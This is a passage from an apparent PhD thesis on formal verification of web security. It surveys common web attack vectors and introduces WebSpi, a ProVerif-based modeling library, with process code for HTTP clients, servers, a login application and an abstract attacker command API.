- Part I focuses on the upper layers of the Web stack. Chapter 1 introduces WebSpi, a modeling framework in the applied π-calculus that relies on ProVerif for model checking. We use WebSpi to analyze two classes of Web protocols: single sign-on (in particular, OAuth 2.0), and host-proof websites (i.e. web services that manage user data encryption on the client, using JavaScript cryptography). Chapter 2 introduce Defensive JavaScript (DJS), a subset of JavaScript enforced by a type system. We prove that under a weak semantic assumption about the JavaScript runtime of a browser, defensive scripts can be

executed independently of their environment, and thus, can be run alongside untrusted scripts. We implement a type inference tool for DJS, as well as a model extraction tool for WebSpi. We verify several applications, in particular the single sign-on and host-proof examples from Chapter 1. Our analysis finds attacks on popular web applications, and our tools enable the first security theorems for cryptographic web applications.

- Part II focuses on the transport and session layer, in particular the TLS protocol. In Chapter 3, we investigate the implementation of the TLS state machine in many TLS libraries using our new F1exTLS tool, uncovering a wide range of disastrous bugs. In Chapter 4, we investigate the composition of transport-level server-authenticated channel establishment protocols (such as TLS) with application-level client authentication. This pattern is extremely common on the Web, but it is often done without proper *binding* between the two layers, thus enabling widespread credential forwarding attacks. In particular, we show that the binding for TLS renegotiation is not secure, and propose a new binding that we verify using ProVerif. We also discover similar flaws in other protocol combinations.
- Part III focuses on the composition between TLS, X.509 and HTTP. Chapter 5 introduces miHTTPS, an implementation of an HTTPS client built on top of the miTLS reference implementation. Using type-based verification, we show that miHTTPS offers verified high-level security guarantees for a core subset of HTTP features. Chapter 6 introduces X.509 certificates and offers an in-depth study of certificate issuance practices by certification authorities using machine learning. In particular, we classify certificates into a small number of *templates*, which we show in Chapter 7 can be compiled (together with custom certificate policies) into zero-knowledge proofs of the ownership of a valid certificate fitting this template, using cryptographically verifiable computations. Finally, Chapter 8 investigates the use of TLS with virtual hosting (e.g. for cloud hosting and content delivery networks), and describes a new family of *virtual confusion attacks*, which allow an attacker to bypass the same-origin policy by redirecting HTTPS requests across servers.

Part I

Application Security

Introduction and Motivation

The first part of this thesis is dedicated to the study of application-level web security. In particular, we assume webservers and browsers communicate over abstract authenticated and encrypted channels, while focusing on application messages (i.e. HTTP requests, form submissions, redirections), the JavaScript runtime within browsers (e.g. inline frames, local browser storage, dynamic requests), and the same-origin policy. As part of our effort, we design and implement two new tools: WebSpi, a modeling framework in the applied π-calculus with automated goal verification using ProVerif, is presented in Chapter 1; DJS, a subset of JavaScript that provides strong memory isolation enforced by a simple type system (which we implement using type inference), is the topic of Chapter 2. Combining the features of DJS and WebSpi lets us analyze implementations of Web protocols without having to manually write any π-calculus model.

We focus our attention on two special classes of Web applications: single sign-on protocols (e.g. the *Login with Facebook* button) and host-proof applications (such as encrypted cloud storage services). We chose these applications first because of the practical significance of their security goals, and second, because they rely on some underlying authentication or encryption scheme, which our tools are designed to verify within the special web environment and its associated threat model.

Typical Web Attack Vectors

An application that uses JavaScript and cookie-based sessions is exposed to, and must protect against, a broad range of web attack vectors.

Code delivery In typical website deployments, the JavaScript code that performs client-side encryption is itself downloaded from the web. If the attacker controls the server hosting the JavaScript, he may corrupt the application code in order to leak keys back to himself. Alternatively, if the code is downloaded over plain HTTP, a network attacker may tamper with the script. Moreover, if the application includes any third-party library (e.g. Google Analytics), the library provider must be as trusted as the application itself. One solution is to download the code securely to the browser as a browser extension. One may also use a code signing framework, but this is not widely deployed.

Cross-Site Scripting (XSS) In its simplest form, an attacker may be able to exploit unsanitized user input in the application to inject JavaScript that gets inlined in the website HTML and run along with trusted JavaScript. This may give the attacker complete control over a web page in the browser and to all cryptographic materials available to that page. Even carefully written security-conscious applications, such as Dropbox, LastPass, and ConfiChair, may still

contain such weaknesses, as we show in Section 4.4. New browser security mechanisms are being proposed to address this issue [Se12].

Session Hijacking Once a session is established, the associated cookie is the only proof of authentication for further actions. If an attacker gets hold of the session cookie, he can perform the same set of operations with the server as the user. Otherwise, the session cookie may be sent over an insecure HTTP connection and obtained by a network attacker. In Chapter 1 we describe attacks of this kind that we found in several applications (including ConfiChair), even if they normally use HTTPS. A solution is for applications to set the cookie in *secure mode*, disallowing the browser to send it over an unencrypted connection. However, we show in Part III of this thesis that these mechanisms are not completely robust.

Insecure Cookie Theft

	user navigates to `http://x/path/?params`
1. $a \rightarrow x$	Request (path,params)
	x redirects a to url' = `http://b/'`
2. $x \rightarrow a$	Redirect[$\text{sid}_{u,x}$] (url')
3. $a \rightarrow b$	Request[$\text{sid}_{u,b}$](/,–)
	A network attacker can read $\text{sid}_{u,b}$

Cross-Script Request Forgery (CSRF) When an action can be triggered by accessing some URL, for example changing the current user's email address or his role in the session, a malicious site can force its users to access this URL and perform the action on their behalf, with attacker-controlled parameters. Although it is up to the application to prevent these kind of attacks, various varieties of CSRF remain common, even in security-oriented web services [BJM08b]. A common solution is to use an unguessable authorization token bound to the user session and require it to be sent with every security-sensitive request.

Cross-Site Request Forgery (CSRF):

	user on browser a navigates to `http://x/path/?params`
1. $a \rightarrow x$	Request (path,params)
	x redirects a to url' = `https://b/path'/?params'`
2. $x \rightarrow a$	Redirect (url')
	a behaves as if user clicked on `https://b/path'/?params'`
3. $a \rightarrow b$	$\text{TLS}_c^{\rightarrow b}$(Request[$\text{sid}_{u,b}$](path',params'))
	b retrieves (sid_{ub}, u)
	b checks that u has access to path'
	b executes web application at path' with params'
	b modifies sid_{ub} to reflect application state (if necessary)
4. $b \rightarrow a$	$\text{TLS}_c^{\leftarrow b}$(Response[$\text{sid}'_{ub}$](result))

Phishing and Open Redirectors Features involving third parties may introduce new attack vectors. For instance, to attack a password manager that automatically fills in login forms, an untrusted website may try feeding the extension a fake URL instead of the legitimate login URL, to trick the extension into retrieving the user's password for a different website. Similarly, open redirectors such as URL `http://b/?redir=x`, that redirect the user to an external website `x`,

facilitate phishing attacks where the website x may fool users into thinking that they are visiting a page on b when in fact they are on website x.

In summary, the design of cryptographic web applications must account for prevalent web vulnerabilities, not just the formal cryptographic attacker of Section 1.3.2.

Related Publications

Chapter 1 is based on an article [Ban+14] published in the Journal of Computer Security and a paper [Ban+13a] that appeared at the Principles of Security and Trust (POST12) conference. Both were written in collaboration with Chetan Bansal, Sergio Maffeis, and Karthikeyan Bhargavan and relied heavily on previous work on WebSpi that I have extended during my PhD.

Chapter 2 is based on a paper that appeared at the 2012 Usenix Security Symposium [BDM13b], written in collaboration with Sergio Maffeis and Karthikeyan Bhargavan. It is mostly based on my own research and effort, although Sergio and Karthik both contributed to the writing of the article this chapter is based on.

Chapter 1

WebSpi: a Modeling Framework for the Web

In this chapter, we introduce our generic modeling library, WebSpi, which defines the basic components (users, browsers, HTTP servers) needed to model web applications and their security policies. In order to express realistic security goals for a web application, we show how to encode distributed authorization policies in the style of [DeT02; FGM07a; FGM07b] in ProVerif. The library also defines an *operational* web attacker model so that attacks discovered by ProVerif can be mapped to concrete website actions closely corresponding to the actual PHP and JavaScript implementation of an exploit. The model developer can fine-tune the analysis by enabling and disabling different classes of attacks.

The effectiveness of our approach is testified by the discovery of several previously unknown vulnerabilities involving some of the most popular web sites, including Facebook, Yahoo, and Twitter, as well as security-cautious host-proof services such as LastPass, SpiderOak, or Helios. We reported these problems and helped fixing them.

1.1 The WebSpi Library

Various calculi, starting from the sπ-calculus [AG99], have been remarkably successful as modeling languages for cryptographic protocols, thanks also to the emergence of automated verification tools that can analyze large protocol models. Following in this tradition, we model web security mechanisms in an applied π-calculus [AF01a; AF04], and verify them using ProVerif [Bla01a]. We identify a set of idioms that are particularly useful in modeling web applications and web-based attackers, and offer them as a library, called WebSpi, available to other developers of web models.

1.1.1 ProVerif

The ProVerif specification language is a variant of the applied π-calculus, an operational model of communicating concurrent processes with a flexible sub-language for describing data structures and functional computation. Below, we summarize the ProVerif specification language and its verification methodology. We refer the reader to [BS; Bla01a] for further details on ProVerif.

Messages

Basic types are channels, bit strings or user-defined. Atomic messages, typically ranged over by a,b,c,h,k,... are tokens of basic types. Messages can be composed by pairing (M,N) or by applying n-ary data constructors and destructors f(M1,...,Mn). Constructors and destructors are particularly useful for cryptography, as described below. Messages may be sent on private or public channels or stored in tables. The matching operator is used by the processes for pattern matching and receiving messages described in Section 1.1.1. Informally, pattern f(x,=g(y)) matches message f(M,g(N)) and(re-)binds variable x to term M if N equals the current value of variable y.

M,N,X	::=	message
	a	channel,key,data,...
	x	variable
	(M,N)	pair
	f(M1,...,Mn)	constructor or destructor f applied to M1,...,Mn
	=M	matching operator

Cryptography

ProVerif models *symbolic* cryptography: cryptographic algorithms are treated as perfect black-boxes whose properties are abstractly encoded using constructors (introduced by the **fun** keyword) and destructors (introduced by the **reduc** keyword). As an example, consider authenticated encryption:

```
fun aenc(bitstring,symkey): bitstring.
reduc forall b:bitstring,k:symkey; adec(aenc(b,k),k) = b.
```

Given a bit-string b and a symmetric key k, the term aenc(b,k) stands for the bitstring obtained by encrypting b under k. The destructor adec, given an authenticated encryption and the original symmetric key, evaluates to the original bit-string b.

ProVerif constructors are collision-free (one-one) functions and are only reversible if equipped with a corresponding destructor. The idea is that given a bit-string b, one can compute its hash h=hash(b), but given only h is should not be possible to recover b. The only operation that makes sense on h is the comparison with another bit-string obtained by hashing either the original value b, or a different value b'. In the first case the comparison will succeed, and in the second case it will fail. Hence, MACs and hashes are modeled as irreversible constructors, and asymmetric cryptography is modeled using public and private keys:

```
fun hash(bitstring): bitstring.
fun mac(bitstring,symkey): bitstring.
fun pk(privkey): pubkey.
fun wrap(symkey,pubkey): bitstring.
reduc forall k:symkey,dk:privkey; unwrap(wrap(k,pk(dk)),dk) = k.
fun sign(bitstring,privkey): bitstring.
reduc forall b:bitstring,sk:privkey; verify(sign(b,sk),pk(sk)) = b.
```

These and other standard cryptographic operations are part of the ProVerif library. Users can define other primitives when necessary. Such primitives can be used for example to build detailed models of protocols like TLS [Bha+12b].

Protocol Processes

The syntax of ProVerif's specification language, given below, is mostly standard compared to other process algebras. Messages may be sent and received on channels, or stored and retrieved from tables (which themselves are internally encoded by private channels). Fresh messages (such as nonces) are generated using **new**. Pattern matching is used to parse messages in **let**, but also when receiving messages from channels or tables. Predicates p(M) are invoked in conditionals (boolean conditions M=N are a special case). Finally, processes can be run in parallel, and even replicated.

P,Q	::=	process
	out(a,M);P	send M on channel a
	in(a,X);P	receive message in X
	insert t(M);P	insert M into table t
	get t(X)**in** P	retrieve table entry in X
	new a;P	fresh name with scope P
	event e(M1,...,Mn);P	insert event in trace
	let X=M **in** P	pattern matching
	if p(M)**then** P **else** Q	conditional statement
	P|Q	run P and Q in parallel
	!P	run unbounded number of copies of P in parallel

Security Queries

The command **event** e(M1,...,Mn) inserts an *event* e(M1,...,Mn) in the trace of the process being executed. Such events form the basis of the verification model of ProVerif. A script in fact contains processes and *queries* of the form

query M1:T1,...,Mn:Tn; E(M1,...Mn)$\Longrightarrow\phi$.

When the tool encounters such a query, it tries to prove that whenever the event e is reachable, the formula ϕ is true (ϕ can contain conjunctions or disjunctions).

A common case is that of correspondence assertions [WL93b], where an event e is split into two sub-events $begin_e$ and end_e. The goal is to show that if end_e is reachable then $begin_e$ must have been reached beforehand. The corresponding ProVerif query is

query M1:T1,...,Mn:Tn; End(e,M1,...Mn)$\Longrightarrow$Begin(e,M1,...,Mn).

Correspondence queries naturally encode authentication goals, as noted in Section 1.1.1. Syntactic secrecy goals are encoded as reachability queries on the attacker's knowledge.

Distributed Security Policies

Since their introduction in the context of the sπ-calculus [FGM07a], Datalog-like security policies have proven to be an ideal tool to describe enforceable authorization and authentication policies for distributed security protocols. A program statement such as Assume(UserSends (u,m)) adds to a global knowledge base the fact that user u has sent message m, and should precede the actual code used by the user to send the message. The Assume statement has no effect on the operation it precedes: its purpose it just to reflect it in the policy world. A program statement such as Expect(ServerAuthorizes(s,u,d)) instead means that at this point in the code, we must be able to prove that the server s is willing to authorize user u to retrieve data d. The

main idea is that the Expect triggers a query on the security policy, using the facts known (and assumed) so far. In this chapter, we adopt a similar style to express our policies and bind them to protocol code.

Using ProVerif's native support for predicates defined by Horn clauses, we embed the assumption of fact e by the code **if** Assume(e)**then** P, where Assume is declared as a *blocking* predicate, so that ProVerif treats Assume(e) as an atomic fact and adds it as a hypothesis in its proof derivations about P. Conversely, the expectation that e holds is written as **event** Expect(e). Security policies are defined as Horn clauses extending a predicate fact. In particular, the WebSpi library includes the generic clause **forall** e:Fact; Assume(e)→fact(e) that admits assumed facts and a generic *security query* **forall** e:Fact; **event**(Expect(e))⟹fact(e) that requires every expected predicate to be provable from the policy and previously assumed facts. Note that in the clause, → can be interpreted as logical implication, whereas in the query ⟹ represents the proof obligation described in Section 1.1.1.

As we have described above, assumptions are normally associated with process code performing some specific operation. If such code belongs to the process representing a particular principal in the system, then it can be desirable to associate the logical facts being assumed to the principal in question. To this end, we encode a standard Says modality, inspired by Binder [DeT02; AL07]. This modality makes it possible to distinguish a fact e that is true in general, from a fact that is true according to a specific principal *p*, written Says(p,e). Two axioms, which we encode below in ProVerif, characterize this modality: if a fact is true, it can be assumed to be said by any principal, and that if a principal is known to be compromised, denoted by the fact Compromised(p), then it cannot be trusted anymore because it is ready to say anything.

```
forall p:Principal,e:Fact; fact(e) →fact(Says(p,e));
forall p:Principal,e:Fact; fact(Compromised(p)) →fact(Says(p,e)).
```

Distributed authorization policies have already been used for typed-based verification of protocols in the applied π-calculus [FGM07b]. To the best of our knowledge, we are the first to embed them on top of ProVerif predicates, thus driving the verification of realistic case studies.

Verification

ProVerif translates applied-pi processes into Horn clauses in order to perform automatic verification. The main soundness theorem in [Bla09] guarantees that if ProVerif says that a query is true for a given script, then it is in fact the case that the query is true on all traces of the applied-pi processes defined in the script in parallel with any other arbitrary attacker processes. If a query is false, ProVerif produces a proof derivation that shows how an attacker may be able to trigger an event that violates the query. In some cases, ProVerif can even extract a step-by-step attack trace.

General cryptographic protocol verification is undecidable, hence ProVerif does not always terminate. ProVerif uses conservative abstractions that let it analyze protocol instances for an unbounded number of participants, sessions, and attackers, but may report false positives. Hence, one needs to validate proof derivations and formal attack traces before accepting them as counterexamples on a model.

1.1.2 WebSpi

WebSpi models consist of users who surf the Internet on web browsers, in order to interact with web applications that are hosted by web servers. A user can use multiple browsers, and a server can host multiple web applications. Figure 2.2 gives a schematic representation of the model.




Figure 1.1: WebSpi architectural diagram.

Principals, HTTP Protocol, Browsers, and Servers

The agents in our model are called *principals*. They can play the role of users or owners of web applications. For example, the same principal may own two different web applications and be the user of a third one. This feature may help discovering flaws in applications that involve interaction between servers owned by different principals. Users hold credentials to authenticate with respect to a specific web application (identified by a host domain and subdomain) in the table credentials. Web applications hold private and public keys to implement TLS secure connections in the table serverIdentities.

```
table credentials(Host,Principal,Id,Credentials).
table serverIdentities(Host,Principal,pubkey,privkey,XdrFlag).
```

These tables are private to the model and represent a pre-existing distribution of secrets (passwords and keys). They are populated by the process CredentialFactory that provides an API for the attacker (explained later) to create an arbitrary population of principals, and compromise some of them.

Browsers and servers communicate using the HTTP(S) protocol over a channel net. Our model of HTTP(S) messages is fairly detailed. For example, the message

```
httpReq(uri(protocol,domainHost(subdomain,domain),path,params),
        headers(referrer,cookies,notajax()),
        httpGet())
```

denotes a regular (non-AJAX) `HTTP GET` request with cookies. Cookies can be associated to the root "" of a domain or to a specific path, and support `HttpOnly` and `Secure` attributes. The standardized, application-independent behavior of browsers and servers, which includes TLS connection and cookie handling, is modeled by the processes HttpClient and HttpServer. These processes incorporate a simple model of anonymous HTTP(S) connections: each request to an HTTPS URI is encrypted with a fresh symmetric key, that is in turn encrypted under the server's public key. The response is encrypted with the same symmetric key.

HTTP Server The process HttpServer simply handles the TLS connections on behalf of a web application (Section 1.1.2), and is reported below.

```
let HttpServer() =
  in(net,(b:Browser,o:Origin,m:bitstring));
  get serverIdentities(=originhost(o),pr,pk_P,sk_P,xdrp) in
  let (k:symkey,httpReq(u,hs,req)) = reqdec(o,m,sk_P) in
  if origin(u) = o then
  let corr = mkCorrelator(k) in
  out(httpServerRequest,(u,hs,req,corr));
  in(httpServerResponse,(=u,resp:HttpResponse,cookieOut:CookieSet,=corr));
  out(net,(o,b,respenc(o,httpResp(resp,cookieOut,xdrp),k))).
```

The HTTP(S) server accepts requests over channel net, from browser b, on behalf of the web application hosted from the destination origin o. If TLS is used, it decodes the message m to obtain the session key k and the actual request httpReq(u,hs,req). If the connection was plain HTTP, reqdec becomes the identity function on m.

Next, the server forwards the request to the corresponding web application on channel httpServerRequest, waiting for a response to encrypt (if necessary) and forward on the net back to b. Since the server may act on behalf of several applications, the token corr is used to correlate the right request/response pairs between the HTTP server process and the various web application processes. Server-side sessions, are maintained by individual web applications and are not visible at this stage.

HTTP Client The process HttpClient is the core of the WebSpi library. It represent the behavior of a specific browser b, handling raw network requests and TLS encryption, offering to user processes an API for surfing the web, and modeling page origins and persistent state (cookies and local storage).

The browser API sends messages to the local channel internalRequest to a sub-process which handles network messages and TLS in a complementary fashion to the HTTP server process. This module also handles cookies, AJAX and cross-domain requests. The code below shows the final stages of handling an HTTP response.

```
 (let httpOk(dataIn) = resp in
    if p = aboutBlank() then
      (let p1 = mkPage(u) in
       insert pageOrigin(p1,o,h,u);
       out (newPage(b),(p1,u,dataIn)))
    else
      (if aj = ajax() then
          (get pageOrigin(=p,oldorig,oldh,olduri) in
           if (foo = xdr() || oldorig = o) then
           out (ajaxResponse(b),(p,u,dataIn)))))
 |(let httpRedirect(redir) = resp in
     out (internalRequest(b),(redir,httpGet(),ref,p,notajax())))
 )
```

An OK response originated by clicking on a link, submitting a form, or editing the address bar to URI u, leads to the creation of a new page p1, a corresponding update in the page origin table, and a message on the newPage channel of browser b which corresponds to loading the HTML payload dataIn in the new page. An OK response originated by an AJAX call to the same origin oldorig, or to a server accepting cross-domain requests (flag xdr()) instead leaves the old

page in place and creates a message on the ajaxResponse channel of b that makes the AJAX payload dataIn available to the page. A `Redirection` response, which is not allowed for an AJAX request, is handled by issuing a fresh request on the internalRequest channel.

The browser API includes commands browserRequest modeling a navigation request originating from the address bar or bookmarks (with an empty `Referer` header), pageClick modeling a navigation request or form submission from within a page (either caused by the user or by JavaScript), ajaxRequest to initiate an XMLHttpRequest and setCookieStorage to update the non-`HttpOnly` cookies from JavaScript.

Nondeterministically, the browser may reset the cookies and local storage for a given origin (modeling the user clearing the cookie cache) or release cookies/storage associated to a given origin to any page loaded from the same origin. The second case is modeled by the code below.

```
(get pageOrigin(p,o,h,ref) in
    get cookies(=b,=originhost(o),=slash(),cs) in
    get cookies(=b,=originhost(o),=h,ch) in
    get storage(=b,=o,s) in
    out (getCookieStorage(b),(p,cookiePair(protocolCookie(domcookie(cs),o),
                                           protocolCookie(domcookie(ch),o)),s)))
```

Cookies are indexed by origin and by path (where slash() stands for the empty path. Moreover, they are accessible also by pages loaded from a sub-origin (check =originhost(o) above), since a page from `sub.example.com` can upcast its origin to `example.com`, and read the corresponding cookies.

Predefined processes For convenience, the WebSpi library contains a number of predefined processes that implement useful patterns of behaviour on the web. To cite some representative examples, the HttpRedirector process provides a simple, predefined redirection service. The process WebSurfer models a generic user principal who is willing to browse the web to any public URL. Process UntrustedApp implements a simple web application that can be compromised by the attacker, and is useful to test the robustness of a protocol with respect to compromise of third parties.

HTTP(S) processes HttpClient() and HttpServer() model both HTTP and HTTPS connections, using the cryptographic API of Section 1.1.1 to model Transport Layer Security (TLS). We describe the HttpServer() process for HTTPS connections:

```
in(net,(s:Endpoint,e:Endpoint,m:bitstring));
let hostname = host(e) in
get serverIdentities(=hostname,p,pk_P,sk_P) in
```

The first line of code says that the process is ready to receive a message from the network channel (net). The message must consists of a sender endpoint s, a receiver endpoint e and an HTTP request m. The second line extract the receiving endpoint's hostname, and the third line retrieves the corresponding TLS server credentials. From this point, the process plays the role of the specific server to whom the message was sent.

```
if protocol(e) = https() then
let (k:symkey,httpReq(u,hs,req)) = hostdec(m,host(e),sk_P) in
new requestId: bitstring;
out(httpServerRequest,(p,u,req,hs,requestId));
```

If the protocol is HTTPS, the process continues by decrypting the encrypted request to obtain a parsed HTTP request. The definition of auxiliary functions like hostdec, which returns the

TLS symmetric key k and the decoded message, can be found in [CBM11]. The process then creates a new server-side identifier for the request and passes it upwards to the appropriate web application (listening on the channel httpServerRequest). It then waits for a response from the web application (on the channel httpServerResponse), and sends it out as an HTTPS response on the network:

```
in(httpServerResponse,
(=p,=u,resp:HttpResponse,cookieOut:Cookie,=requestId));
out(net,(e,s,aenc(httpResp(resp,cookieOut),k))).
```

The HttpClient() process follows a complementary structure, performing the corresponding browser actions, and forwarding requests and responses to a user-agent process.

Cookies We model browser cookies as a table, partitioned by browser and host, and consisting of normal and secure cookies. Normal cookies are sent on any request from the browser to the host owning the cookie, whereas secure cookies are sent only over HTTPS connections. WebSpi does not currently model cookie expiration and HTTP-only cookies, although the latter could be easily added to the model.

JavaScript WebSpi abstracts away the details of the client-side scripting language and models them as normal processes running within the user-agent. Hence, the JavaScript running on behalf of a site has access to messages sent and received from that site and may perform functional-style data manipulation and checks on these messages. This level of abstraction is too coarse to capture protocols that rely on inline frames for client-side cross-origin communication. We will address this shortcoming in the next chapter.

Modeling Web Applications Using WebSpi

To model a web application using WebSpi, one typically writes three processes:

- a server-side (PHP-like) process representing the website, which interfaces with HttpServer to handle network communications;
- a client-side (JavaScript-like) process representing the web page, which interfaces with the browsing API exposed by HttpClient;
- a user process representing the behavior of a human who uses a browser to access the web application, clicking on links, filling forms and so on.

In some simple cases, the second and third process may be combined. In addition to messaging over HTTP(S), client and server-side processes may perform, for example, cryptographic or database operations.

Example: Login Application

As an example, we show how to model and analyze the core functionality of a typical website login application, which is a building block of more advanced authorization protocols considered in the next section of this chapter.

Website Login (example)

User	Browser	Website
$(a$,u@w$)$	(b)	$(s$, w$)$

User (a)	Browser (b)		Website (s)
Id: u@w			URI: w
pass[u,w] ↦ p			pass[u] ↦ p
Surf(w)		httpget ⟶ ⟵ c,form(·,·,w)	generate c
	cookie[w] ↦ c		
Login(u, w)		c,form(u,p,w) ⟶ ⟵ ok	LoginAuthorized(u)
ValidSession(u, w)			session[c] ↦ u

Table 1.1: Website Login Example Flow

Surf(w)	httpget ⟶ ⟵ c,form(.,.,w)	generate c
	cookie[w] ↦ c	
Login(u@w)	c,form(u,p,w) ⟶ ⟵ ok	LoginAuthorized(u)
ValidSession(w)		session[c] ↦ u

The WebSurfer process mentioned in Section 1.1.2 can cause any user to load any available web page, and in particular implicitly always provides the first HTTP(S) get request to load the starting page of a web application. Therefore, the first piece of WebSpi code needed to model a new protocol or application, is the server code that handles the request received by the server HTTP module. This code is parametric on the hostname h and the path app that uniquely determine the application.

```
in(httpServerRequest,
(sp:Principal,u:Uri,=httpGet(),hs:Headers,corr:bitstring));
 if protocol(ep(u)) = https() then
 if h = host(ep(u)) then
 if app = path(ep(u)) then
 let c = makeSecureCookie(u,corr) in
 out(httpServerResponse,
 (sp,u,httpOk(formGen(loginForm,u,c)),c,corr)))
```

The application code above receives from the HTTP module the identity sp of the server principal, the address u requested by the HTTP get request (=httpGet() means that the third parameter equals the constant httpGet), the request headers hs and a token $corr$ used by the HTTP module to correlate requests and responses. The application then checks some properties of the endpoint of u, namely that the protocol is HTTPS, and that the host and path match the application parameters. If these checks succeed, the next step is to create a new secure cookie that saves both u and the $corr$ token. The application prepares a stylized web page containing the login form formGen(loginForm,u,c), which is protected against CSRF attacks by the presence of the cookie c as the form id (third parameter of $formGen$. The login page is sent to the HTTP module, along with the cookie to be added also explicitly to the network response and with the correlation token.

Login user process Assume that user p, who controls browser b, has requested the login page of the web application at h. The process LoginUSerAgent below waits for the response on the newPage(b) channel, which b uses to forward the parsed HTTP response. We model a careful user, that checks that the protocol used is HTTPS and that the page came from the correct host h, avoiding phishing attacks. (We consider careless users to be *compromised*, that is under the control of the attacker.) If the page contains a form, the user retrieves her credentials and enters them in the loginFormReply which is embedded in a POST message to be forwarded to the browser on channel pageClick. If the credentials were the right ones for the user, the server will reply a second time (triggering a new instance of LoginUSerAgent) with a loginSuccess page, and the user is participating in a valid session.

```
let LoginUserAgent(b:Browser) =
 let p = principal(b) in
 in(newPage(b),(p1:Page, u:Uri, d:bitstring));
 let (=https(), h:Host, loginPath(app)) = (protocol(u),host(u),path(u)) in
 ((
   let loginForm = formTag(d) in
   get credentials(=h,=p,uld,pwd) in
   if assume(Login(p,b,h,uld)) then
     out(pageClick(b),(p1,u,httpPost(loginFormReply(d,uld,pwd))))
 )|(
   if loginSuccess() = d then
     event Expect(ValidSession(p,b,h)))
 )).
```

Both the statements assume(Login(p,b,h,uld)) and Expect(ValidSession(p,b,h)) are part of the security specification. The former states that the user p intends to log in as the user uld at the web application h, using the browser b. The latter indicates that at this stage the user demands to be logged in to the right website.

Login server process We model the server-side login application as follows:

```
let LoginApp(h:Host,app:Path) =
 in(httpServerRequest,(u:Uri,hs:Headers,req:HttpRequest,corr:bitstring));
 let uri(=https(),=h,=loginPath(app),q) = u in
 let c = getCookie(hs) in
 let cookiePair(sid,ch) = c in
 let httpPost(loginFormReply(d,uld,pwd)) = req in
 get credentials(=h,p,=uld,=pwd) in
 get serverIdentities(=h,sp,xx,yy,zz) in
 event Expect(LoginAuthorized(sp,h,uld,sid));
 insert serverSessions(h,sid,loggedIn(uld));
 out(httpServerResponse,(u,httpOk(loginSuccess()),c,corr))
```

The server receives parsed HTTP web requests from HttpServer on channel httpServerRequest , which is shared between all server-side applications. It first checks that the request was addressed to the login application over HTTPS. It then parses the headers to extract the session cookie, and parses the request body to obtain the login form containing uld and pwd. It retrieves the credentials of the user uld and checks the validity of the password pwd to authenticate the user. If these checks succeed, the application registers a new server session for the user by the command **insert** serverSessions(h,sid,uld); if any check fails, it silently rejects the request; otherwise it returns a page loginSuccess().

Before registering the session, to signal the user uld has logged in with the session sid on h, the policy event Expect(LoginAuthorized(sp,h,uld,sid)) is triggered.

Security goals The security goals for the login protocol are written as policies that define when the predicates LoginAuthorized and ValidSession hold. For clarity, we write policies like in Datalog (in ProVerif syntax, they are written right-to-left as clauses that extend the fact predicate).

From the viewpoint of the server, the login protocol has a simple authentication goal: a user should be logged in only if the user intended to log in to that server in the first place. We can intuitively write this goal as a policy for LoginAuthorized:

```
LoginAuthorized(sp,h,uld,sid) :
    Server(sp,h),
    User(up,uld,h),
    Says(up,Login(up,b,h,uld))
```

where up and sp are respectively the user and server principals. The last line of the policy accounts for the possibility that the user may have been compromised (that is, her password may be known to that adversary.)

From the viewpoint of the browser, login has successfully completed if the server has logged the user in and both the browser and the server agree on the identity of the user:

```
ValidSession(up,b,h) :
    Server(sp,h),
    User(up,uld,h), Login(up,b,h,uld),
    Says(sp,LoginAuthorized(sp,h,uld,sid)).
```

These policies can be read as the standard *correspondence assertions* [WL93b] typically used to specify authentication properties in cryptographic protocols. However, using predicates, we can also encode more intuitive authorization policies that would generally be difficult to encode as ProVerif queries.

This example clearly illustrates the operational nature of our WebSpi models. Although we model web applications in an abstract language, each step in the model corresponds to a concrete check or operation that must be performed even by a real web application. As opposed to purely declarative specifications, this style bears a close resemblance to the intuition of the protocol designer as represented for example in message sequence charts or similar formalisms.

A Customizable Attacker Model

We consider a standard symbolic active (Dolev-Yao) attacker who controls all public channels and some principals, but cannot guess secrets or access private channels. Furthermore, the attacker can create new data and can encrypt or decrypt any message for which it has obtained the cryptographic key, but otherwise cannot break cryptography.

By default, all the channels, tables, and credentials used in WebSpi are private. We define a process AttackerProxy that mediates the attacker's access to these resources, based on a set a configuration flags. The attacker executes a command by sending a message on the *public* channel admin and if the current configuration allows it, the process executes the command and returns the result (if any) on the public channel result:

```
let AttackerProxy() =
    in (pub,x:Command);
    if commandEnabled(x) = true then
    out(admin,x); in (result,(=x,y:bitstring)); out(pub,y).
```

Managing principals	createServer(sp)	create a new server for principal *sp*
	createUser(up,h,p)	create a new user *up* for the app at path *p* on host *h*
	compromiseUser(id,h,p)	force user with login *id* on app *p* at *h* to reveal its password
	compromiseServer(h)	force principal of server hosted at *h* to reveal its secret key
Network attackers	injectMessage(e1,e2,m)	send message *m* to endpoint *e*2 as if it came from *e*1
	interceptMessage(e1,e2)	intercept a message from *e*1 to *e*2
Malicious websites	startUntrustedApp(h,p)	start a malicious application *p* at *h*
	getServerRequest(h,p)	intercept a request between the http module and app *p* at *h*
	sendServerResponse(h,p,u,r,c,m)	send *m* to *u* on behalf of *h*, *p*, with cookie *c* and HTTP response type *r*, from the server with principal *sp*
	httpRequestResponse(c,u,m)	send *m* to *u* and wait for response
Malicious JavaScript	getClientResponse(b,h,p)	intercept the response from browser *b* to app *h*, *p*
	sendClientRequest(b,h,p,c,u1,u2,m)	send *m* to *h*, *p* as if *b* clicked on *u*1 on a page from *u*2

Table 1.2: A command API for the active web attacker

The full list of commands that the attacker can send is listed in Table 1.2. This API is designed to be *operational*: each command corresponds to a concrete attack that can be mounted on a real web interaction. It includes three categories of attacker capabilities:

The flags that reveal different parts of this API to the attacker are:

